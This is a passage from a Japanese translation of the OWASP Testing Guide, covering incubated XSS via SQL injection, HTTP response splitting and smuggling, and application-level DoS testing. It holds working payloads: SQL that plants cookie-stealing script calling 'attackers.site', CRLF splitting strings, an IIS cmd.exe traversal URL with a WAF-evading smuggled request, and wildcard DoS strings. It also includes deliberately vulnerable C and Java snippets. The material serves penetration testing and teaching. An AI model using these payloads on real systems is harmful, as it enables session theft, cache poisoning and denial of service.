通常、この場合の例では SQL インジェクションの脆弱性を悪用することによって XSS 攻撃を行います。最初に、対象サイトに SQL インジェクションの脆弱性があるかどうかをテストします。これはセクション 4.2 の SQL Injection Testing で説明されています。SQL インジェクションの脆弱性それぞれについて、攻撃者あるいはテスターが実行できるクエリの種類を説明する条件が内在しています。その上でテスターは、XSS 攻撃を考え、その XSS 攻撃を挿入できるエントリーとマッチさせなければなりません。

1. 前述の XSS の例と同様にして、SQL インジェクションの脆弱性があるウェブページ上のフィールドを使って、適切なフィルタリングなしにサイト上で表示されるインプットとしてアプリケーションが使用するデータベース内の値を変更します。これは SQL インジェクションと XSS の組み合わせです。例えば、データベースに *footer* テーブルがあり、それがそのウェブサイト上のページの全てのフッタを持っているとします。そして、その中には、すべてのウェブページの下部の法律上の表示である *notice* フィールドを含んでいます。以下のようなクエリを使って、そのデータベースの *footer* テーブルの *notice* フィールドに JavaScript を埋め込むことができるかもしれません。

```
SELECT field1, field2, field3
  FROM table_x
  WHERE field2 = 'x';
     UPDATE footer
     SET notice = 'Copyright 1999-2030%20
         <script>document.write(\'<img
src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\')</script>'
     WHERE notice = 'Copyright 1999-2030';
```

2. これで、サイトを閲覧するユーザは気づかないうちにクッキーを *attackers.site* に送ることになります(ステップ b.2 から b.4)。

d. サーバの設定ミス

ウェブサーバの中には管理インターフェイスがあるものがあり、攻撃者がサイトに任意の動的コンポーネントをアップロードできる場合があります。これには、Web Application Manager へのアクセスに強力なクレデンシャルを使わない(あるいはペンテスターが管理モジュールに対する有効なクレデンシャルを別の方法で手に入れることができた場合の)Apache Tomcat サーバがあります。この場合、WAR ファイルがアップロードでき、また、新しいウェブアプリケーションをサイトに導入することができます。このウェブアプリケーションにより、ペンテスターがサーバ上でローカルに任意のコードを実行できるだけでなく、その信頼されているサイト上にアプリケーションを仕掛け、そのサイトの通常のユーザがアクセスしてしまうことになります。(ほぼ確実に、他のサイトにアクセスするよりも高い信頼レベルを持ってアクセスします)

さらに明らかなこととして、攻撃者に webroot の書き込み権限を与えるホスト上の脆弱性を悪用した場合でも、サーバ上のウェブコンテンツを変更できるということは、このようなインキュベートされた攻撃をウェブサーバのページに仕掛けるのに有用であるということがあります。(実際、これはいくつかのサーバワームの感染拡大方法として知られています。).

グレーボックステスト及びその例

グレー/ホワイトテスト方法は、上述したものと同様です。

- この脆弱性の緩和のためには入力の検証がカギとなります。エンタープライズ内の他のシステムでも同様の持続レイヤーを使っている場合、そこでも入力の検証が弱く、データは「バックドア」を通じて持続するでしょう。
- クライアント側の攻撃の「バックドア」問題の対処には、出力の検証もしなければなりません。これにより汚染されたデータがクライアントに表示される前にエンコードされ、最終的に実行されません。
- コードレビューガイドを参照してください:
  http://www.owasp.org/index.php/Data_Validation_%28Code_Review%29#Data_validation_strategy

参考文献

クロスサイトスクリプティングセクションの参考文献のほとんどが参考になります。上述のように、インキュベートされた攻撃は XSS や SQL インジェクション攻撃のような悪用の組み合わせで実行されます。

アドバイザリ

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - http://www.cert.org/advisories/CA-2000-02.html
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html

ホワイトペーパー

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
- Amit Klein (Sanctum) "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

ツール

- XSS-proxy - http://sourceforge.net/projects/xss-proxy
- Paros - http://www.parosproxy.org/index.shtml
- Burp Suite - http://portswigger.net/suite/
- Metasploit - http://www.metasploit.com/

4.8.15 HTTP 分割/スマグリングのテスト(OWASP-DV-016)

概要

この章では、ウェブアプリケーションの HTTP プロトコルの特徴を利用する攻撃の例を説明します。ウェブアプリケーションの弱点を悪用したり、エージェントごとに HTTP メッセージを解釈する方法が違うという点を悪用したりします。

この問題の説明

特定の HTTP ヘッダを対象とした 2 つの攻撃を分析します。それは HTTP 分割と HTTP スマグリングです。1 つ目の攻撃は入力のサニタイズが不十分であることを悪用し、CR と LF の文字をアプリケーションレスポンスヘッダに挿入してレスポンスを 2 つの異なる HTTP メッセージとして分割します。この攻撃の目的は、キャッシュポイズニングからクロスサイトスクリプティングまで様々です。2 つ目の攻撃では、攻撃者は、特別に作り上げた HTTP メッセージを受け取るエージェントによって異なるやり方でパースし解釈するということを悪用します。HTTP スマグリングには、HTTP メッセージを扱う様々なエージェント(ウェブサーバ、プロキシ、ファイアウォール)についてのある程度の知識が必要です。したがって、グレーボックステストのセクションでのみ説明します。

ブラックボックステスト及びその例

HTTP 分割

いくつかのウェブアプリケーションでは、ユーザ入力を使ってレスポンスヘッダの値を生成するものがあります。最もわかりやすい例は、ユーザが入力した値によってリダイレクト先の URL が変わってくるというものです。例えば、ユーザが標準的なウ

ェブインターフェイスと高度なウェブインターフェイスのどちらがいいかを選択する場合を考えましょう。この選択はパラメータとして渡され、対応するページへのリダイレクトのトリガとしてレスポンスヘッダに使用されます。より具体的には、パラメータ'interface'が値'advanced'である場合、アプリケーションは以下のように応答します:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

このメッセージを受け取ると、ブラウザはロケーションヘッダに示されているページにユーザ移動します。ところが、アプリケーションがユーザ入力をフィルタしない場合、'interface'パラメータに文字列%0d%0a を挿入することができます。これは CRLF 文字列を意味し、別々の行に分割するために使用されます。この段階で、パースするもの、例えば我々とアプリケーションの間のウェブキャッシュ等が 2 つの別々のレスポンスとして解釈するようなレスポンスを作ることができます。これを悪用して攻撃者はウェブキャッシュを汚染し、その後の全てのリクエストにおいて不正なコンテンツを提供します。例えば上記の例で、ペンテスターが以下のデータを interface パラメータに渡したとしましょう:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
The resulting answer from the vulnerable application will therefore be the following:
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

ウェブキャッシュは 2 つの別々のレスポンスを受けます。そして攻撃者が最初のリクエストの直後に/index.html を要求する 2 つ目のリクエストを送ると、ウェブキャッシュはこのリクエストを 2 つ目のレスポンスとマッチさせてそのコンテンツをキャッシュします。したがって victim.com/index.html へのその後のリクエストはそのウェブキャッシュを通ると「システムダウン」メッセージを受け取ります。このようにして、攻撃者は効率的に、そのキャッシュを利用している全てのユーザに対してサイトを書き換えることができるのです。もし、そのウェブキャッシュがそのウェブアプリケーションのリバースプロキシであった場合にはインターネット全体に対してということになります。別の方法として、攻撃者はクロスサイトスクリプティング攻撃を埋め込んだ JavaScript をユーザに送り、例えばクッキーを盗むことができます。脆弱性がアプリケーションにあるのにも関わらず、攻撃対象はそのユーザであることに留意すべきです。

したがって、この脆弱性を見つけるためには、テスターはレスポンス内の 1 つ以上のヘッダに影響を与える、ユーザがコントロールできる入力を全て特定する必要があります。そして、そこに CR+LF 文字列を挿入できるかどうかをチェックします。この攻撃のための候補に最もなりやすいヘッダは以下のものです:

- Location
- Set-Cookie

実際にこの脆弱性の悪用を成功させることは非常に複雑であり、多くの要素を考慮しなくてはなりません:

1. ペンテスターはキャッシュを成功させるために、偽のレスポンス内のヘッダを適切に設定しなければなりません(例えば Last-Modified ヘッダに未来の日付)。また、リクエストヘッダ内の"Pragma: no-cache"を含んだ事前のリクエストを発行することにより、対象のページの以前のバージョンを壊さなければならないかもしれません。

2. CR+LF 文字列をフィルタしないアプリケーションでも、攻撃を成功させるために必要な他の文字(例えば"<"や">")をフィルタするかもしれません。この場合、他のエンコーディング(例えば UTF-7)を使って試してみます。

3. ターゲットの中には(例えば ASP)、ロケーションヘッダのパスの部分(例えば www.victim.com/redirect.asp)を URL エンコードするものもあり、これにより CRLF 文字列が使い物にならなくなります。ところが、クエリセクション(?interface=advanced)のエンコードに失敗するということは、その後のクエスチョンマークがこのフィルタを回避するのに十分であるということを意味します。

この攻撃に関してのより詳細な議論や可能なシナリオについての情報は、このセクションの最後にある対応するペーパーをチェックしてください。

グレーボックステスト及びその例

HTTP 分割

HTTP 分割を成功させるためには、そのウェブアプリケーションと攻撃対象についての詳細をある程度知ることが有用です。例えば、ターゲットによって最初の HTTP メッセージがいつ終わって 2 番目のメッセージがいつ始まるかについて判断する方法が違います。前述の例のようにメッセージバウンダリを使うものもありますし、メッセージをそれぞれ別々のパケットで運ぶものもあります。また、あらかじめ決めた長さの塊を、それぞれのメッセージにたくさん割り当てるものもあります。この場合、2 番目のメッセージはその塊のちょうど最初から始まっている必要があるので、テスターは 2 つのメッセージの間にパディングを使う必要があります。これは、脆弱なパラメータが URL で送信される場合に問題を引き起こすかもしれません。なぜなら、非常に長い URL は切り捨てられたり、フィルタリングされたりしやすいからです。グレーボックステストのシナリオで、攻撃者がワークアラウンドを見つけるのに役立つものがあります: 例えば多くのアプリケーションサーバでは、リクエストを GET ではなく POST で送ることを許可しています。

HTTP スマグリング

導入部で述べたように、HTTP スマグリングは、特別に作った HTTP メッセージをエージェント(ブラウザ、ウェブキャッシュ、アプリケーションファイアウォール)によってパース、解釈する方法が違っていることを利用しています。この比較的新しい攻撃は、Chaim Linhart、Amit Klein、Ronen Helad、Steve Orrin によって 2005 年に最初に発見されました。可能性のあるアプリケーションは多くありますが、我々はその中で最も見ごたえのあるものを分析します。それはアプリケーションファイアウォールの回避です。より詳細な情報と他のシナリオについては、オリジナルのホワイトペーパー(このページの最後にリンクがあります)を参照してください。

アプリケーションファイアウォールの回避

システム管理において、リクエストに埋め込まれた既知の不正なパターンによって、悪意のあるウェブリクエストを検知・ブロックできる製品は多く存在します。例えば、悪名高い、昔の、IIS サーバに対する unicode ディレクトリトラバーサル攻撃を考えてみましょう(http://www.securityfocus.com/bid/1806)。攻撃者は、以下のようなリクエストを投げることにより、www root を取ることができます:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

もちろん、URL 内の"../"や"cmd.exe"といった文字列の存在によってこの攻撃を検知してフィルタリングすることはとても簡単です。ところが、IIS 5.0 は POST リクエストについて好みがうるさく、body の最大は 48K バイトであり、Content-Type ヘッダが application/x-www-form-urlencoded 以外の場合にこの制限を超えると切り取ってしまいます。ペンテスターは、以下のような構造の大きいリクエストを作ることによってこれを利用することができます:

```
POST /target.asp HTTP/1.1          <-- リクエスト#1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0          <-- リクエスト#2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0          <-- リクエスト#3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0    <-- リクエスト#4
Connection: Keep-Alive
<CRLF>
```

リクエスト#1 は 49223 バイトからなり、リクエスト#2 の行も含んでいます。したがって、ファイアウォール(あるいは IIS 5.0 以外の全てのエージェント)には、リクエスト#1 は見えますが、リクエスト#2(データがリクエスト#1 の一部になります)を見えません。そして、リクエスト#3 は見えますが、リクエスト#4 は見えません(なぜなら POST は偽のヘッダ xxxx の一部だからです)。ここで、IIS 5.0 には何が起きるでしょうか。IIS 5.0 は、49512 バイトのゴミの直後のリクエスト#1 のパースをやめ(なぜなら 48K=49512 バイトの制限に達したため)、リクエスト#2 を新しい、別のリクエストとしてパースします。リクエスト#2 は、中身が 33 バイトであるとなっていますが、これには"xxxx: "までの全てを含んでいるので、IIS はリクエスト#3 を見逃します(リクエスト#2 の一部として解釈されます)。しかし、リクエスト#4 は POST が 33 番目のバイト、つまりリクエスト#2 の直後から始まるので見逃されません。これは少し複雑ですが、ポイントは、攻撃 URL がファイアウォールで検知されず(前のリクエストの body として解釈されます)、正しく IIS によってパース(そして実行)されるということです。

上記の例は、ウェブサーバのバグを悪用した技法ですが、HTTP が使えるデバイス毎に RFC 1005 に準拠していないメッセージをパースする方法が異なっていることを利用できるシナリオは他にもあります。例えば、HTTP プロトコルでは Content-Length ヘッダは 1 つだけとされていますが、このヘッダが 2 つある場合のメッセージの処理方法については定められていません。最初のものを使う実装もあり、2 つ目の物を使う実装もあるので、HTTP スマグリング攻撃につながりえます。他の例としては、GET メッセージ内の Content-Length ヘッダがあります。

HTTP スマグリングは、対象のウェブアプリケーションの脆弱性を悪用するものでは「ない」事に留意すべきです。したがって、ペンテストの実行では、とにかく対策方法を探さなければならないことを依頼主に説得しにくいかもしれません。

参考文献

ホワイトペーパー

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.watchfire.com/news/whitepapers.aspx
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - http://www.watchfire.com/news/whitepapers.aspx

- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - http://www.securityfocus.com/archive/1/411418
- Amit Klein: “HTTP Response Smuggling” - http://www.securityfocus.com/archive/1/425593
-

4.9 サービス拒否のテスト

サービス拒否(DoS)攻撃の最も一般的なタイプは、他の正当なユーザがサーバにアクセスできなくなるように、ネットワークに対して行われるものです。ネットワーク DoS 攻撃の基本的なコンセプトは、対象のマシンに対してあふれさせるのに十分なトラフィックを悪意のあるユーザが送り、受けるリクエストのボリュームに追いつかなくするというものです。悪意のあるユーザが、大量のマシンを使用して 1 つの対象マシンにトラフィックをあふれさせる場合は、一般的に分散 DoS として知られています。こうしたタイプの攻撃は一般的にアプリケーション開発者がコードの中で防ぐことができる範囲を超えています。このタイプの「ネットワークパイプの戦い」はネットワークアーキテクチャーソリューションでうまく軽減されます。

ところが、アプリケーションの脆弱性で、不正なユーザが特定の機能や時にはウェブサイト全体を使用不能にできるタイプのものもあります。こうした問題はアプリケーションのバグから起こりますが、不正なもしくは予期しないユーザ入力が原因となります。このセクションでは、可用性に対するアプリケーションレイヤの攻撃で、1 人のユーザもしくは一つのマシンから引き起こすことができるものに焦点を当てます。

以下に関する DoS テストについて説明します:

1. SQL ワイルドカード攻撃のテスト (OWASP-DS-001)
2. 顧客アカウントのロック (OWASP-DS-002)
3. バッファオーバーフロー (OWASP-DS-003)
4. ユーザが指定したオブジェクトの割り当て (OWASP-DS-004)
5. ループカウンタとしてのユーザ入力 (OWASP-DS-005)
6. ユーザ提供データのディスクへの書き込み (OWASP-DS-006)
7. リソース解放の失敗 (OWASP-DS-007)
8. セッションへの大量のデータ保存 (OWASP-DS-008)

4.9.1 SQL ワイルドカード攻撃のテスト (OWASP-DS-001)

概要

SQL ワイルドカード攻撃は、多数のワイルドカードを使うことによって、CPU を消費するクエリをデータベースに実行させるものです。この脆弱性は、一般的にウェブアプリケーションの検索機能に存在します。この攻撃が成功すると、DoS が引き起こされます。

この問題の説明

SQL ワイルドカード攻撃は、バックエンドのデータベース全てに影響がある可能性がありますが、主に SQL サーバに影響があります。なぜなら、MS SQL サーバの LIKE 演算子は、”[]”、“[^]”、“_”、“%”のような追加のワイルドカードをサポートするからです。

典型的なウェブアプリケーションにおいて、検索ボックスに”foo”と入れると、生じる SQL クエリは以下のようになります:

```
SELECT * FROM Article WHERE Content LIKE '%foo%'
```

まともなデータベースで、1 から 100000 のレコードがあるものでは、上記のクエリは 1 秒以下しかかかりません。ところが、同じたった 2600 レコードのデータベースで、以下のクエリは約 6 秒かかります。

```
SELECT TOP 10 * FROM Article WHERE Content LIKE
'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
```

したがって、テスターが CPU を 6 秒拘束したいのであれば、以下のように検索ボックスに入力します:

```
_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_
```

ブラックボックステスト及びその例

SQL ワイルドカード攻撃のテスト:
ワイルドカードをたくさん含み、結果を返さないクエリを作成します。下記の入力例の 1 つを使用することができます。
このデータをアプリケーションの検索機能から送ります。アプリケーションが結果を生成するのに通常の検索よりも長くかかるのであれば、脆弱です。

送信する攻撃入力の例

- `'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'`
- `'%64_[^!_%65/%aa?F%64_D)_(F%64)_%36([)({}%33){()}£$&N%55_)$*£()$*R"_)][%55](%66[x])%ba][$*"£$-9]_%54' bypasses modsecurity`
- `_[r/a)_ _(r/b)_ _(r-d)_`
- `%n[^n]y[^j]l[^k]d[^l]h[^z]t[^k]b[^q]t[^q][^n]!%`
- `%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%`

...

予想される結果:
アプリケーションが脆弱であれば、レスポンス時間は通常よりも長くなります。

テスト用検索文字列を作る方法

- クエリは、できるだけ少ない結果を返すものか、全く結果がないものでなければなりません。このようにして、データベースサーバに全てのレコードを確実に検索させることができます。
- OR の組み合わせにおいて、全ての OR 句は異なるものでなければなりません。さもないと、データベースは最適化してしまいます。1 つの文字を変えるだけで十分です。
- マイクロソフト SQL Server では、開きかっこ[の後の文字は何でも実行時間を異常に長くします。これは、効果を高めるのに使えます。例えば:
    - `LIKE '%_[a[! -z]@$!_% - 1050 ms.`
    - `LIKE '%_[aaaaaaaaa[! -z]@$!_%' - 1600 ms.`
    - `LIKE '%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%' - 3700 ms.`
- 長いクエリは一般的に長い実行時間がかかります。アプリケーション上で可能な限り長いクエリを作成します。
- %で始まり%で終わるものは、一般的に長くかかります。
- 検索の実装の中には検索結果をキャッシュするものもあります。これを避けるために、テストの際には全ての検索クエリは少しずつ異なっていなければなりません。
- パフォーマンスは常に実験的なものです。ターゲットのシステムとデータにおいて最も時間のかかるものを試してみましょう。

グレーボックステスト及びその例

SQL ワイルドカード攻撃のテスト:
クエリ実行時間はデータベースサーバで見ることができます。もし特定のクエリに長い時間がかかるようであれば、SQL ワイルドカード攻撃に脆弱であることの兆候かもしれません。

アプリケーションレイヤの DoS 攻撃のテストでは、HTTP ログを見て、レスポンス時間を分析することが重要です。特定のページでの特定のクエリにおいてレスポンス時間が通常よりも長い場合、こうしたページは SQL ワイルドカード攻撃の影響を受ける可能性があります。

参考文献

ホワイトペーパー

- DoS Attacks Using SQL Wildcards

ツール

- テストは手動で行うことができます。また、プロセスの自動化のために fuzzer を使うこともできます。

4.9.2 顧客アカウントのロック (OWASP-DS-002)

概要

このテストでは、攻撃者が間違ったパスワードでログイン試行を繰り返すことによって有効なユーザアカウントをロックすることができるかどうかをチェックします。

この問題の説明

最初に考えるべき DoS のケースでは、ターゲットアプリケーションの認証システムが関係しています。ブルートフォースによるユーザパスワード破りを防ぐためのよくある防御方法は、3 回から 5 回のログイン試行の失敗の後にアカウントの仕様をロックすることです。これは、正当なユーザが正しいパスワードを入力しても、アカウントがアンロックされるまでシステムにログインできないということです。もし、正当なログインアカウントを予測する方法があれば、アプリケーションに対する DoS 攻撃となりえます。

そのアプリケーションを取り巻く状況に応じて取るべきビジネスとセキュリティのバランスがあることに留意しましょう。アカウントをロックすること、顧客がアカウント名を選べること、CAPTCHA のようなシステムを使用することについては賛否両論あります。企業はそれぞれリスクとベネフィットのバランスを取る必要がありますが、こうした判断についての詳細すべてをここでは扱いません。このセクションでは、アカウントのロックアウトと情報取得が可能な場合に可能な DoS に対するテストにフォーカスします。

ブラックボックステスト及びその例

一定回数のログイン失敗の後にアカウントが実際にロックされるかどうかのテストをまず行う必要があります。もし正当なアカウント名を既に見つけ出していたら、少なくとも 15 の間違ったパスワードをわざとシステムに送ることによってアカウントが実際にロックされるかどうかをチェックするために使用します。もしアカウントが 15 回の試行後にロックされなければ、その後もロックされないでしょう。多くの場合、アプリケーションは、ロックアウトの閾値に近づいていることをユーザに警告するということに留意しましょう。これはテスターにとって有用です。とりわけ、契約の規定によって、実際のアカウントロックが望ましくない場合に有益です。

テストのこの段階でアカウント名が全くわかっていない場合、テスターは正当なアカウント名を見つけるために以下の手法を使わなくてはなりません。

正当なアカウント名を見つけるために、テスターは、正当なログインと不正なログインの差異が示されている場所をアプリケーション内で見つける必要があります。よくある場所は以下の通りです:

1. ログインページ – 既知のログイン名と間違ったパスワードを使用して、ブラウザに返されるエラーメッセージを確認します。次に全くありそうもないログイン名と同じパスワードでリクエストを送り、返されるエラーメッセージを確認します。もしメッセージが異なっていたら、正当なアカウント名を見つけるのに使えます。レスポンスの違いが非常に少なく、すぐにはわからない場合もあります。例えば、返されるメッセージは全く同じで、レスポンス時間がほんの少し違うことに気づく場合があります。サーバから返される HTTP レスポンスボディのハッシュを比較する方法もあります。

リクエストごとに変化させるデータをサーバがレスポンスに入れない限り、これがレスポンス間の変化を見るための最もよい方法です。

2. 新規アカウント作成ページ – アプリケーションにおいて、アカウント名を選択して新しいアカウントを作成することができる場合、このふるまいによって他のアカウント名を見つけることができる場合があります。既にあるとわかっているアカウント名を使って新しいアカウントを作成しようとした場合どうなるでしょうか。もし、他の名前を選ばなければならないというエラーが出たら、それが正当なアカウント名であるということが自動的にわかります。

3. パスワードリセットページ – ユーザがパスワードをリカバーもしくはリセットする機能もログインページにある場合、この機能も見てみましょう。この機能において、システムに存在しないアカウントのリセットやリカバーを行おうとした時に、違うメッセージが出るでしょうか。

攻撃者が正当なユーザアカウントを得ることができた場合、あるいはユーザアカウントが明確に予測できるフォーマットである場合、それぞれのアカウントに 3 から 5 の間違ったパスワードを送るプロセスを自動化するのは簡単なことです。もし攻撃者が大量のユーザアカウントを得ることができたら、大量のユーザベースに対して正当なアクセスを拒否させることが可能です。

グレーボックステスト及びその例

アプリケーションの実装についての情報が手に入るならば、ブラックボックステストのセクションで述べた機能に関するロジックを見てみましょう。フォーカスすべき点は以下の通りです:

1. システムがアカウント名を生成する場合、どういうロジックが使われていますか。不正なユーザに予測されるようなパターンでしょうか。

2. 最初の認証、(もし何らかの理由により最初の認証と異なるロジックを使っている場合は)再認証、パスワードリセット、パスワードリカバリー等を扱う機能において、存在するアカウントと存在しないアカウントでユーザに返すエラーを変えているかどうかを確認します。

4.9.3 バッファオーバーフロー (OWASP-DS-003)

概要

このテストでは、ターゲットアプリケーションの 1 つもしくは複数のデータ構造をオーバーフローさせることによってサービス拒否状態を引き起こすことができるかどうかをチェックします。

この問題の説明

開発者がメモリ割り当ての管理に直接の責任を持つ言語の全てにおいて、バッファオーバーフローの可能性があります。最も有名なものとしては C や C++があります。バッファオーバーフローに関連した最も深刻なリスクはサーバ上での任意のコード実行の可能性ですが、アプリケーションがクラッシュした場合に最初に来るのはサービス拒否のリスクです。バッファオーバーフローはこのテストドキュメントの他の場所でより詳細に説明されていますが、アプリケーションのサービス拒否に関連する例を簡単に紹介します。

以下は C における脆弱なコードの簡単な例です:

```
void overflow (char *str) {
   char buffer[10];
   strcpy(buffer, str); // Dangerous!
}

int main () {
  char *str = "This is a string that is larger than the buffer of 10";
  overflow(str);
}
```

このコードが実行されると、セグメンテーションフォルトとコアダンプが引き起こされます。なぜなら、strcpy が 10 要素だけの配列に 53 文字コピーしようとし、隣接するメモリロケーションを上書きするからです。この例は非常にシンプルですが、実際にウェブベースのアプリケーションにおいてユーザ入力の長さが適切にチェックされずこのような攻撃が可能になる場所があることがあります。

ブラックボックステスト

脆弱性のある可能性のある場所を探すためにアプリケーションに対してどのように長さの範囲を送るかについては Buffer_Overflow_Testing のセクションを参照してください。DoS に関連しているため、オーバーフローが起こったと思われるレスポンスを受け取った場合や、レスポンスがない場合には、さらにサーバにリクエストを送り、反応があるかどうかを見てみます。

グレーボックステスト

このテストについての詳細は、Buffer_Overflow_Testing セクションを参照してください。

4.9.4 ユーザが指定したオブジェクトの割り当て (OWASP-DS-004)

概要

このテストでは、非常に多くのオブジェクトを割り当てることによってサーバのリソースを使い切ることができるかどうかをチェックします。

この問題の説明

ユーザが直接あるいは間接的にアプリケーションサーバに対していくつオブジェクトを作れるかの値を指定することができ、サーバがその値についての上限を厳密に設定していない場合、その環境に対してメモリ不足にさせることができます。サーバは指定された必要な数のオブジェクトを割り当てようとしますが、それが非常に大量である場合、利用可能なメモリを全て使用し、パフォーマンスを悪化させ、サーバに深刻な問題をもたらすかもしれません。

以下は、Java で書かれた脆弱なコードの簡単な例です:

```
String TotalObjects = request.getParameter("numberofobjects");
int NumOfObjects = Integer.parseInt(TotalObjects);
```

```
ComplexObject[] anArray = new ComplexObject[NumOfObjects];  // wrong!
```

ブラックボックステスト及びその例

テスターは、上記のようにアプリケーションコード内で使用される名前と値のペアとして数値が送信されるところを探します。その値に非常に大きな数値を設定し、サーバの反応が続いているかどうか確認します。割り当てを続ける間、サーバのパフォーマンスが落ち始めるまで少しの間待つ必要があるかもしれません。

上記の例では、"numberofobjects"という名前と値のペアでサーバに大きな数値を送ることによってサーブレットは多くの複雑なオブジェクトを作成しようとします。ほとんどのアプリケーションではユーザの直接入力をこうした目的で使用しませんが、この脆弱性の例は hidden フィールドや、フォームが送信されるときにクライアント上の JavaScript 内で計算された値を使った場合に見られます。

アプリケーションにおいてこのタイプの攻撃用のベクトルとして使用される数値フィールドがない場合、同様の結果は連続的にオブジェクトを割り当てることによって実現できるかもしれません。注目すべき例としては、E コマースサイトがあります。アプリケーションによってユーザの電子カート内のアイテム数の上限がどの時点においても設定されていない場合、カートオブジェクトがサーバのメモリをいっぱいにするまでユーザのカートにアイテムを追加し続けるスクリプトを書くことができます。

グレーボックステスト及びその例

アプリケーションの内部についてある程度詳細に知っていれば、ユーザによって割り当てられるオブジェクトの場所を知るのに役立つかもしれません。ただし、テスト手法はブラックボックステストと同じパターンで行います。

4.9.5 ループカウンタとしてのユーザ入力 (OWASP-DS-005)

概要

このテストでは、全体のパフォーマンスを悪化させるために、アプリケーションに対して高いコンピューティングリソースが必要なコードセグメントをループさせることができるかどうかをチェックします。

この問題の説明

前述したユーザが指定したオブジェクトの割り当ての問題と同様に、ユーザが直接あるいは間接的にループ機能のカウンタとして使用される値を指定できる場合、サーバに対してパフォーマンスの問題を引き起こすことができる可能性があります。

以下は Java で書かれた脆弱なコードの例です:

```
public class MyServlet extends ActionServlet {
   public void doPost(HttpServletRequest request, HttpServletResponse response)
                throws ServletException, IOException {
      . . .
      String [] values = request.getParameterValues("CheckboxField");
      // Process the data without length check for reasonable range – wrong!
      for ( int i=0; i<values.length; i++) {
            // lots of logic to process the request
      }
```

```
        . . .
    }
    . . .
}
```

このシンプルな例で、ユーザがループカウンタをコントロールできることがわかります。このループ内のコードがリソースを非常に必要とするものであり、攻撃者が多くの回数実行させることができる場合、他のリクエストの処理のパフォーマンスを下げ、DoS 状態を引き起こすことができるかもしれません。

ブラックボックステスト及びその例

リクエストが例えば同様の多くの名前と値のペア(例えば入力 1、入力 2、入力 3 の名前と値のペアを読むために"3"を送る)を読むために使用される数値と一緒にサーバに送信され、さらにサーバがこの数値に厳密な上限を設けていない場合、アプリケーションは非常に長い時間ループします。テスターはこの場合、非常に大きな値で、かつ適切な値、例えば 99999999 をサーバに送ります。I

他の問題は、悪意のあるユーザが非常に大きな名前と値のペアをサーバに直接送る場合です。アプリケーションは、アプリケーションサーバが全ての名前と値のペアを最初にパースすることを直接防ぐことはできませんが、DoS を防ぐためにアプリケーションは、処理する名前と値のペアの数に制限を設けずに送信されたものについてループすべきではありません。例えば、テスターは同じ名前で違う値を持つペアを(チェックボックスフィールドの送信のシミュレーションを行って)複数送ることができます。そして、その特定の名前と値のペアの値を見ると、ブラウザが送信したすべての値の配列が返されます。

こうしたエラーがアプリケーション内で起こったと考えられる場合、テスターは、小さなスクリプトを使ってリクエストボディに名前と値のペアを大量に繰り返し送ることができます。もし 10 回の繰り返しと 1000 回の繰り返しでレスポンス時間に目立つ違いがあれば、このタイプの問題を示唆しているかもしれません。

一般的に、アプリケーションに渡される hidden 値を確実にチェックしましょう。こうした値は特定のコードセグメントの実行回数において何らかの役目を果たしているかもしれません。

グレーボックステスト及びその例

アプリケーション内部についてある程度詳細に知っていれば、同じコードを大量にループさせる入力値の場所を知るのに役立つかもしれません。しかしながら、このテスト手法はブラックボックステストと同様のパターンです。

4.9.6 ユーザ提供データのディスクへの書き込み (OWASP-DS-006)

概要

このテストでは、ログデータでターゲットのディスクをいっぱいにして DoS 状態を引き起こすことができないかどうかをチェックします。

この問題の説明

この DoS 攻撃のゴールは、大量のデータをアプリケーションログが記録して、ローカルディスクをいっぱいにすることです。

この攻撃は 2 種類のよくある方法で起こります:

1. テスターが非常に長い値をサーバへのリクエストとして送り、アプリケーションは予測に合致しているかどうかについてその値をチェックせずに直接ログに記録します。

2. アプリケーションは、送信された値の適切さと長さを検証しますが、(監査やエラー追跡の目的のため)アプリケーションログにその失敗した値を記録します。

